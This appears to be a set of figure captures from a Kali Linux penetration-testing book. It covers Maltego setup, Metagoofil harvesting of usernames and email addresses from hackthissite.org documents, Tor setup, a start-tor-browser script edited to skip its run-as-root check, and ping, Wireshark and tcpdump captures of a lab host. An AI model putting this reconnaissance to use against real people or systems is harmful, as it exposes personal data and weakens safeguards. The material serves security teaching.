4. **Select Transform Seeds**

5. Install Transforms

Install Transforms from:

☒ Maltego public servers

☐ Local TAS (Transform Application Server)

Hostname/IP:

URL:

Note: The installation of Tranforms and addition of local servers can also be done later by using the Transform Hub.



< Back



Next >

Finish

Cancel


Help





Metagoofil results

Results for: **hackthissite.org**



User names found:


- emadison

Software versions found:

- Adobe PDF Library 7.0
- Adobe InDesign CS2 (4.0)
- Acrobat Distiller 8.0.0 (Windows)
- PScript5.dll Version 5.2.2

E-mails found:

- whooka@gmail.com
- htsdevs@gmail.com
- never@guess
- narc@narc.net
- kfiralfia@hotmail.com



Download Tor - Iceweasel

tor - - Yahoo Search ... x Download Tor x

https://www.torproject.org/download/download-easy.html.en

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Home About Tor Documentation Press Blog Contact

Download Volunteer Donate

HOME - DOWNLOAD

Want Tor to really work?
You need to change some of your habits, as some things won't work exactly as you are used to. Please read the [full list of warnings](#) for details.

Tor Browser for GNU/Linux

Version 5.5.3 - Linux, Unix, BSD
[Read the release announcements!](#)

Everything you need to safely browse the Internet. This package requires no installation. Just extract it and run.
[Learn more ->](#)

DONATE
[Other donation options...](#)

DOWNLOAD
Tor Browser

Not Using GNU/Linux? Download for [Mac](#) or [Windows](#)

[What's This?](#) [English](#)

Tor Browser for 64-Bit GNU/Linux

Version 5.5.3 - Linux, Unix, BSD (64-Bit)
[Read the release announcements!](#)

Everything you need to safely browse the Internet. This package requires no installation. Just extract it and run.
[Learn more ->](#)

DOWNLOAD
GNU/Linux 64-bit

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[What's This?](#) [English](#)

Looking For Something Else? [View All Downloads](#)

Want Tor to really work?
You need to change some of your habits, as some things won't work exactly as you are used to.
a. **Use the Tor Browser**
Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your

- Microsoft Windows
- Apple OS X
- Linux/Unix

Home Downloads tor-browser_en-US Browser

Recent Home Desktop Documents Downloads Music Pictures Videos Trash Floppy Disk Computer Browse Network Connect to Server

application.ini browser chrome.manifest components defaults dependentlibs.list

Desktop dictionaries execdesktop firefox icons libfreebl3.so

libmozalloc.so libmozsqlite3.so libnspr4.so libnss3.so libnssckbi.so libnssdbm3.so

libnssutil3.so libplc4.so libplds4.so libsmime3.so libsoftokn3.so libssl3.so

libxul.so omni.jar platform.ini plugin-container precomplete removed-files

run-mozilla.sh start-tor-browser TorBrowser Tor Browser Setup updater updaterr.ini

update-settings.ini webappprt webappprt-stub

```
*start-tor-browser
~/Downloads/tor-browser-en-US/Browser

-xrm '*message.scrollVertical: Never' \
"$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi

# Try gxmessage. This one isn't installed by default on
# Debian with the default GNOME installation, so it seems to
# be the least likely program to have available, but it might
# be used by one of the 'lightweight' Gtk-based desktop
# environments.
gxmessage -title "$complain_dialog_title" \
    -center \
    -buttons GTK_STOCK_OK \
    -default OK \
    "$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi
}

if [ "`id -u`" -eq 0 ]; then
    complain "The Tor Browser Bundle should not be run as root. Exiting."
    exit 1
fi

tbb_usage () {
    printf "\nTor Browser Script Options\n"
    printf "  --verbose      Display Tor and Firefox output in the terminal\n"
    printf "  --log [file]   Record Tor and Firefox output in file (default: tor-browser.log)\n"
    printf "  --detach       Detach from terminal and run Tor Browser in the background.\n"
    printf "  --register-app  Register Tor Browser as a desktop app for this user\n"
    printf "  --unregister-app Unregister Tor Browser as a desktop app for this user\n"
}

log_output=0
show_output=0
detach=0
show_usage=0
register_desktop_app=0
logfile=/dev/null
while :
do
    case "$1" in
        --detach)
            detach=1
            shift
            ;;
        -v | --verbose | -d | --debug)
            ;;
    esac
done
```

```
Open ▾ [icon] *start-tor-browser
~/Downloads/tor-browser_en-US/Browser Save [icon] [icon] [icon]


-xrm '*message.scrollVertical: Never' \
"$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi

# Try gxmessage. This one isn't installed by default on
# Debian with the default GNOME installation, so it seems to
# be the least likely program to have available, but it might
# be used by one of the 'lightweight' Gtk-based desktop
# environments.
gxmessage -title "$complain_dialog_title" \
    -center \
    -buttons GTK_STOCK_OK \
    -default OK \
    "$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi
}

if [ "`id -u`" -eq 1 ]; then
    complain "The Tor Browser Bundle should not be run as root. Exiting."
fi

tbb_usage () {
    printf "\nTor Browser Script Options\n"
    printf "  --verbose      Display Tor and Firefox output in the terminal\n"
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    printf "  --detach       Detach from terminal and run Tor Browser in the background.\n"
    printf "  --register-app  Register Tor Browser as a desktop app for this user\n"
    printf "  --unregister-app Unregister Tor Browser as a desktop app for this user\n"
}
log_output=0
show_output=0
detach=0
show_usage=0
register_desktop_app=0
logfile=/dev/null
while :
do
    case "$1" in
        --detach)
            detach=1
            shift
            ;;
        -v | --verbose | -d | --debug)
            ;;
    esac
done
```

sh ▾ Tab Width: 8 ▾ Ln 96, Col 9 ▾ INS



About Tor

Search or enter address

Search

The green onion menu now has a security slider which lets you adjust your security level. Check it out!

Open security settings

Tor Browser
5.0.2



Congratulations!

This browser is configured to use Tor.

[Test Tor Network Settings](#)

HOWEVER, this browser is out of date.

Click on the onion and then choose Check for Tor Browser Update.



Search securely with Disconnect.me.

What Next?

Tor is NOT all you need to browse anonymously! You may need to change some of your browsing habits to ensure your identity stays safe.

[Tips On Staying Anonymous »](#)

You Can Help!

There are many ways you can help make the Tor Network faster and stronger:

- [Run a Tor Relay Node »](#)
- [Volunteer Your Services »](#)
- [Make a Donation »](#)

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. [Learn more about The Tor Project »](#)

Congratulations. This browser is configured to use Tor. – Tor Browser

Congratulations. This... x

https://check.torproject.org/?lang=en_US Search

This page is also available in the following languages: English Go



Congratulations. This browser is configured to use Tor.

Your IP address appears to be: **212.21.66.6**

Please refer to the [Tor website](#) for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: [Atlas](#).

[Donate to Support Tor](#)

[Tor Q&A Site](#) | [Volunteer](#) | [Run a Relay](#) | [Stay Anonymous](#)

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. [Learn More »](#)

JavaScript is enabled.

Chapter 5: Target Discovery

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ping 172.16.43.156  
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.  
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=11.4 ms  
64 bytes from 172.16.43.156: icmp_seq=2 ttl=64 time=0.264 ms  
64 bytes from 172.16.43.156: icmp_seq=3 ttl=64 time=0.281 ms  
64 bytes from 172.16.43.156: icmp_seq=4 ttl=64 time=0.312 ms  
64 bytes from 172.16.43.156: icmp_seq=5 ttl=64 time=0.290 ms  
64 bytes from 172.16.43.156: icmp_seq=6 ttl=64 time=0.288 ms  
64 bytes from 172.16.43.156: icmp_seq=7 ttl=64 time=0.305 ms  
64 bytes from 172.16.43.156: icmp_seq=8 ttl=64 time=0.344 ms  
64 bytes from 172.16.43.156: icmp_seq=9 ttl=64 time=0.315 ms  
64 bytes from 172.16.43.156: icmp_seq=10 ttl=64 time=0.329 ms  
64 bytes from 172.16.43.156: icmp_seq=11 ttl=64 time=0.336 ms  
64 bytes from 172.16.43.156: icmp_seq=12 ttl=64 time=0.296 ms  
64 bytes from 172.16.43.156: icmp_seq=13 ttl=64 time=0.284 ms  
64 bytes from 172.16.43.156: icmp_seq=14 ttl=64 time=0.311 ms  
64 bytes from 172.16.43.156: icmp_seq=15 ttl=64 time=0.257 ms  
64 bytes from 172.16.43.156: icmp_seq=16 ttl=64 time=0.330 ms  
64 bytes from 172.16.43.156: icmp_seq=17 ttl=64 time=0.292 ms  
64 bytes from 172.16.43.156: icmp_seq=18 ttl=64 time=0.313 ms  
64 bytes from 172.16.43.156: icmp_seq=19 ttl=64 time=0.305 ms  
^C  
--- 172.16.43.156 ping statistics ---  
19 packets transmitted, 19 received, 0% packet loss, time 18001ms
```

```
root@kali:~# ping -c 1 172.16.43.156  
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.  
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=0.869 ms  
  
--- 172.16.43.156 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.869/0.869/0.869/0.000 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
7	2.456832000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) request id=0x0982, seq=1/256, ttl=64 (reply in 10)
10	2.465325000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) reply id=0x0982, seq=1/256, ttl=64 (request in 7)

```
*eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]  
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help  
Filter: Expression... Clear Apply Save
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:feb3:137	fe80::20c:29ff:fe18:f	ICMPv6	118	Echo (ping) request id=0x0598, seq=1, hop limit=64 (reply in 2)
2	0.002410000	fe80::20c:29ff:fe18:f08	fe80::20c:29ff:feb3:1	ICMPv6	118	Echo (ping) reply id=0x0598, seq=1, hop limit=64 (request in 1)

▼ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0

- Interface id: 0 (eth0)
- Encapsulation type: Ethernet (1)
- Arrival Time: Apr 3, 2016 19:44:48.430424000 PDT
- [Time shift for this packet: 0.000000000 seconds]
- Epoch Time: 1459737888.430424000 seconds
- [Time delta from previous captured frame: 0.000000000 seconds]
- [Time delta from previous displayed frame: 0.000000000 seconds]
- [Time since reference or first frame: 0.000000000 seconds]
- Frame Number: 1
- Frame Length: 42 bytes (336 bits)
- Capture Length: 42 bytes (336 bits)
- [Frame is marked: False]
- [Frame is ignored: False]
- [Protocols in frame: eth:ethertype:arp]
- [Coloring Rule Name: ARP]
- [Coloring Rule String: arp]

▼ Ethernet II, Src: Vmware_b3:01:37 (00:0c:29:b3:01:37), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

- Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- Source: Vmware_b3:01:37 (00:0c:29:b3:01:37)
- Type: ARP (0x0806)

▼ Address Resolution Protocol (request)

- Hardware type: Ethernet (1)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: request (1)
- Sender MAC address: Vmware_b3:01:37 (00:0c:29:b3:01:37)
- Sender IP address: 172.16.43.150 (172.16.43.150)
- Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
- Target IP address: 172.16.43.156 (172.16.43.156)


```

▼ Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Apr  3, 2016 19:44:48.430729000 PDT
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1459737888.430729000 seconds
  [Time delta from previous captured frame: 0.000305000 seconds]
  [Time delta from previous displayed frame: 0.000305000 seconds]
  [Time since reference or first frame: 0.000305000 seconds]
  Frame Number: 2
  Frame Length: 60 bytes (480 bits)
  Capture Length: 60 bytes (480 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:arp]
  [Coloring Rule Name: ARP]
  [Coloring Rule String: arp]
▼ Ethernet II, Src: Vmware_18:0f:08 (00:0c:29:18:0f:08), Dst: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  ► Destination: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  ► Source: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  Type: ARP (0x0806)
  Padding: 00000000000000000000000000000000000000000000
▼ Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  Sender IP address: 172.16.43.156 (172.16.43.156)
  Target MAC address: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  Target IP address: 172.16.43.150 (172.16.43.150)

```

```

root@kali:~# tcpdump -i eth0 -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:50:15.449727 IP (tos 0x0, ttl 64, id 50132, offset 0, flags [none], proto ICMP (1), length 28)
  kali > 172.16.43.156: ICMP echo request, id 12038, seq 0, length 8
19:50:15.449987 IP (tos 0x0, ttl 64, id 59173, offset 0, flags [none], proto ICMP (1), length 28)
  172.16.43.156 > kali: ICMP echo reply, id 12038, seq 0, length 8
19:50:15.860296 IP (tos 0x0, ttl 64, id 30608, offset 0, flags [DF], proto UDP (17), length 72)
  kali.48293 > 172.16.43.2.domain: [bad udp cksum 0xae6e -> 0x9c6a!] 2484+ PTR? 156.43.16.172.in-addr.arpa. (44)
19:50:15.941422 IP (tos 0x0, ttl 128, id 65250, offset 0, flags [none], proto UDP (17), length 72)
  172.16.43.2.domain > kali.48293: [udp sum ok] 2484 NXDomain*- q: PTR? 156.43.16.172.in-addr.arpa. 0/0/0 (44)
19:50:16.828061 IP (tos 0x0, ttl 64, id 30698, offset 0, flags [DF], proto UDP (17), length 70)
  kali.34123 > 172.16.43.2.domain: [bad udp cksum 0xae6c -> 0x1568!] 65433+ PTR? 2.43.16.172.in-addr.arpa. (42)
19:50:16.888384 IP (tos 0x0, ttl 128, id 65251, offset 0, flags [none], proto UDP (17), length 70)
